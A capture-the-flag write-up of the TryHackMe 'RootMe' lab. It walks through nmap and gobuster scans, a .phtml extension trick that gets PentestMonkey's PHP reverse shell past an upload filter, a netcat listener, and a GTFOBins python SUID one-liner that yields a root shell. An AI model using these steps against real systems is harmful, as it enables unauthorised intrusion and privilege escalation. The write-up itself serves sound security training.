THM Writeup: RootMe

NeroTer128

---

note: commands are dependent on the individual. Your file locations may be different.

Summary|

This challenge had\s the user scan for the web service, discover a file upload vulnerability for Apache 2.4.29, upload a reverse shell and listen to it to establish a connection, then utilize a python SUID escalation technique to gain access to a root shell.

Step Two: Scans|

Starting off with a nmap scan on the service versions and open ports, we see that the machine has an open http port. Command: `nmap -sC -sV -O 10.10.183.123 -T 3`

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HackIT - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
```


Now to scan for directories. In this case, I will be using Gobuster. Command: `/gobuster dir -u http://10.10.183.123 -w /usr/share/wordlists/dirb/common.txt`

```
===============================================================
[+] Url:                     http://10.10.191.159
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/30 18:39:22 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://10.10.191.159/css/]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 311] [--> http://10.10.191.159/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.191.159/panel/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://10.10.191.159/uploads/]

===============================================================
2022/07/30 18:40:12 Finished
===============================================================
```


Step Two: Checking stuff out|

The gobuster scan gave an odd directory: /panel/. With this in mind, checking out the directory on http://10.10.183.123/panel/ gives this page:



Looking back at the nmap scan, the http service is Apache 2.4.29. After some testing with upload, it appears that php is not allowed, but phtml is. This could be utilized to upload a reverse shell with the .phtml extension. Using PentestMonkey's php reverse

shell and changing the extension to .phtml, we get this screen suggesting the shell was uploaded.



Step Three: Getting Access|

Alright, so there's a hyperlink to the uploaded file path. First, let's set up a listener with `nc -lnvp 1234`. Next, click the link and check the listener again. Success.

From here, let's check who we are and get our user flag.

Step Four: Getting Root|

Flag obtained! Good job.

The next step is to see how we can escalate our privileges. The task hint suggests looking at SUID files we can access. Using `find / -user root -perm /4000`, we see that /usr/bin/python has a SUID bit. Let's test that out…

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

Looking at https://gtfobins.github.io/gtfobins/python/ for SUID escalation and adjusting it to the above path, we get this neat command: `/usr/bin/./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`. This executes a shell that gives us root access thanks to the SUID bit. Now let's get that flag!

```
$ /usr/bin/./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

whoami
root
pwd
/
cd root
ls
root.txt
cat root.txt
THM{
```